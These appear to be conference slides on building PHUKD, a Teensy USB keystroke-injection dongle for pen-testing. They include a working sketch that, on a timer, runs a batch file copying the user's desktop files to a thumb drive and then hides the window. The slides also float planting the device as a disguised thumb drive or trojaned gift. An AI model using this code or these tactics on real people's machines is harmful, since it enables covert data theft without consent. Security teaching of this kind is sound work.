PROGRAMMABLE HID USB KEYBOARD/MOUSE DONGLE FOR PEN-TESTING

Adrian Crenshaw

Project site:
http://www.irongeek.com/i.php?page=security/programmable-hid-usb-keystroke-dongle

Special Thanks

- Tenacity Solutions
  http://www.tenacitysolutions.net/

- Kentuckiana ISSA
  http://www.issa-kentuckiana.org/

- PJRC
  http://www.pjrc.com/

About Adrian

- I run Irongeek.com
- I'm a regular on the InfoSec Daily Podcast: isdpodcast.com
- Slogan: "Lifting dumbbells in the gym, supporting them at work"
- I have an interest in InfoSec education
- I don't know everything - I'm just a geek with time on my hands

Twitter: @Irongeek_ADC

First, a little story

- I was given a device called a Phantom Keystroker as a speaker's gift for doing a FireSide talk at Shmoocon 2010

- The Keystroker was meant to annoy someone by sending keystrokes and mouse movements to their computer

- But, what if it was programmable?

Darren and Robin

- Darren Kitchen (media mogul) and Robin Wood (code deity)
- I knew Darren had been working with the U3 thumb drives for automated attacks, so I went to him with the idea
- Devious minds think alike! They were already developing it!
- They are working on a product (USB Rubber Ducky): http://www.hak5.org/store

Darren Kitchen http://hak5.org

Robin Wood
http://digininja.org

Playing with the idea

- For those that like to “Go ugly early”, hold on for the rest of this presentation

- Three notes in my defense:

1. I’m new to microcontrollers
2. I suck at soldering
   (Like an epileptic alcoholic with DTs soldering with an aluminum baseball bat)
3. I apparently suck at using rotary tools too

Why would you want a programmable keystroke device?

- Likely types faster than you can, without errors
- Works even if U3 autorun is turned off
- Draws less attention than sitting down in front of the terminal would. The person turns their head for a minute, the pen-tester plugs in their programmable USB key stroke dongle, and Bobs your uncle, instant pwnage.
- Can also be set to go off on a timer when you know a target will be logged in
- Just use your imagination!

What sort of commands would you want to issue?

- Add a user
- Run a program
- Copy files to your thumbdrive for later retrieval
- Upload local files
- Download and install apps
- Go to a website they have a cookie/session for, and do a sort of CSRF (sic)

Other ideas

- Embed a hub and storage in better packaging
  http://www.dealextreme.com/details.dx/sku.2704~r.48687660
- Leave it around in a thumb drive package for unsuspecting people to pick up and use
- Trojaned Hardware: Use a timer or sensor and embed it in another device you give to the target as a “gift“
- Have it “wake up”, mount onboard storage, run a program that covers what it is doing (fake BSOD for example), does its thing, then stops (leaving the target to think “it’s just one of those things”)
- Default BIOs password brute forcing?

What is in a name?

- MintyPwn?
- DIPStick?
- Programmable Hid USB Keyboard/Mouse Dongle?
- Maybe an acronym? Let's see:

Programmable Hid USB Keyboard/Mouse Dongle?


=

PHUKD

Ok, we have some names, now how would we build one?

- Did some Googling…
- Found some limited items…
- Then I found…


The Teensy



- Teensy 2.0 is 1.2 by 0.7 inch
- AVR processor, 16 MHz
- Programmable over Mini USB in C or Arduino dev package
- $18 to $27
- USB HID Support!!!
- http://www.pjrc.com/teensy/


http://Irongeek.com

More detailed Specs



Specification	Teensy 2.0	Teensy++ 2.0
Processor	ATMEGA32U4	AT90USB1286
Flash Memory	32256	130048
RAM Memory	2560	8192
EEPROM	1024	4096
I/O	25	46
Analog In	12	8
PWM	7	9
UART,I2C,SPI	1,1,1	1,1,1
Price	$18	$24

Butt Ugly Schematic



USB Connector

Photoresistor that is above 10K Ω in the dark, and less than 10K Ω in the light

10K Ω Resistor

DIP Switches


Common Ground

Please note that the Teensy can use internal pullup resistors

http://Irongeek.com

How Analog Input Works

- It's All About Ohms Law
- As the resistance of the Photoresistor drops (with brighter light), the resistor drops more of the voltage.
- 1023 = 5v, 0 = 0v (in a perfect world)



Teensyduino Code Example

```
#include <phukdlib.h>
// Header Section
//You will want to change the pins below to match your board.
int thispin;
int ledPin =  11;
int PhotoRead = 0; //Here, but not used.

int MinWait = 0;

int DIP_1 = 5;
int DIP_2 = 6;
int DIP_3 = 7;
int DIP_4 = 8;

char *DIPOptions=
"Dips are used to set number of mins to wait";


void setup()   {
  // initialize the digital pin as an output:
  for (int thispin=4; thispin <=8;thispin++){
    pinMode(thispin, INPUT_PULLUP); // Dip
  }
  MinWait =(!digitalRead(DIP_1)) * 8 + (!digitalRead(DIP_2)) * 4 + (!digitalRead(DIP_3)) * 2 + (!digitalRead(DIP_4));
  if (MinWait==0){
    MinWait=1;
  }
}

// the loop() method runs over and over again, checking for events
void loop()
{
  //Please note: I use negative logic here, when a pin goes to ground the code us run.
  delay(MinWait*60000);
  CommandAtRunBarMSWIN("cmd /c for /F %i in ('WMIC logicaldisk where \"DriveType=2\" list brief ^| find \"MYTHUMB\"') do %i\\myscript.bat");

  /* myscript.bat contains:
   md %~dp0%USERNAME%
   xcopy /Y /E %USERPROFILE%\desktop\*.* %~dp0%USERNAME%
   */
  delay(1000);
  ShrinkCurWinMSWIN();
  MinWait =(!digitalRead(DIP_1)) * 8 + (!digitalRead(DIP_2)) * 4 + (!digitalRead(DIP_3)) * 2 + (!digitalRead(DIP_4));
  if (MinWait==0){
    MinWait=1;
  }
}
```

Code Example (head)

```
#include <phukdlib.h>
// Header Section
//You will want to change the pins below to match your board.
int thispin;
int ledPin =  11;
int PhotoRead = 0; //Here, but not used.

int MinWait = 0;

int DIP_1 = 5;
int DIP_2 = 6;
int DIP_3 = 7;
int DIP_4 = 8;

char *DIPOptions=
"Dips are used to set number of mins to wait";
```

Code Example(setup)

```
void setup()    {
  // initialize the digital pin as an output:
  for (int thispin=4; thispin <=8;thispin++){
    pinMode(thispin, INPUT_PULLUP); // Dip
  }
  MinWait =(!digitalRead(DIP_1)) * 8 + (!digitalRead(DIP_2))
* 4 + (!digitalRead(DIP_3)) * 2 + (!digitalRead(DIP_4));
  if (MinWait==0){
    MinWait=1;
  }
}
```

Code Example (main loop)

```
// the loop() method runs over and over again, checking for events
void loop()
{
  //Please note: I use negative logic here, when a pin goes to
ground the code us run.
  delay(MinWait*60000);
  CommandAtRunBarMSWIN("cmd /c for /F %i in ('WMIC logicaldisk where
\"DriveType=2\" list brief ^| find \"MYTHUMB\"') do
%i\\myscript.bat");

  /* myscript.bat contains:
   md %~dp0%USERNAME%
   xcopy /Y /E %USERPROFILE%\desktop\*.* %~dp0%USERNAME%
   */
  delay(1000);
  ShrinkCurWinMSWIN();
  MinWait =(!digitalRead(DIP_1)) * 8 + (!digitalRead(DIP_2)) * 4 +
(!digitalRead(DIP_3)) * 2 + (!digitalRead(DIP_4));
  if (MinWait==0){
    MinWait=1;
  }
}
```

PHUKD Library

- CommandAtRunBarX(char *SomeCommand)
  Opens a run bar/terminal and executes the given command.

- ShrinkCurWinX()
  Shrinks the active window to help hide it.

- PressAndRelease(int KeyCode, int KeyCount)
  This function simplifies the pressing and releasing of a key. You can also specify how many times to hit the key (really useful for tabbing to where you need to be on web sites).

PHUKD Library

- ShowDiag()

  Just sends diagnostic info out the keyboard interface. Things like the reading on analog pin 0, and the state of each input. Should work on both types of Teensy, but I've not done a lot of testing.

- DIPOptions

  Not really a function, but a string you can set in your sketch that ShowDiag will print out. I kept forgetting which DIP switch I had set to run which function, so I use this as a reminder at runtime.

PHUKD Library


- int ledkeys(void)
  ledkeys returns the setting of the "lock keys“
  Num Lock = 1
  CAPS Lock = 2
  Scroll Lock = 4
  Add them together to get combos.
- boolean IsNumbOn(void)
  Returns TRUE if NUM Lock LED is on and FALSE otherwise.
- boolean IsCapsOn(void)
  Returns TRUE if Caps Lock LED is on and FALSE otherwise.
- boolean IsScrlOn(void)
  Returns TRUE if Scroll Lock LED is on and FALSE otherwise.

More code in another talk

Powershell...omfg


- David Kennedy (ReL1K) Hacker
- Josh Kelley (Winfang) Hacker

Setting up development environment




http://Irongeek.com


Device Demo




Demo Units





Demo Units



Demo Units








Beyond the DIPStick: Trojaned USB Devices

"Beware of Geeks Bearring Gifts!!!"

- What USB devices can you think of that have extra space? Things you can give to targets of a pentest:
- Mouse
- Keyboard
- External hard drives
- Hubs
- Cube toys
- Nabaztag like devices
  (Which you could also ask them to install extra software/drivers for.)

Demo Units



Demo Units

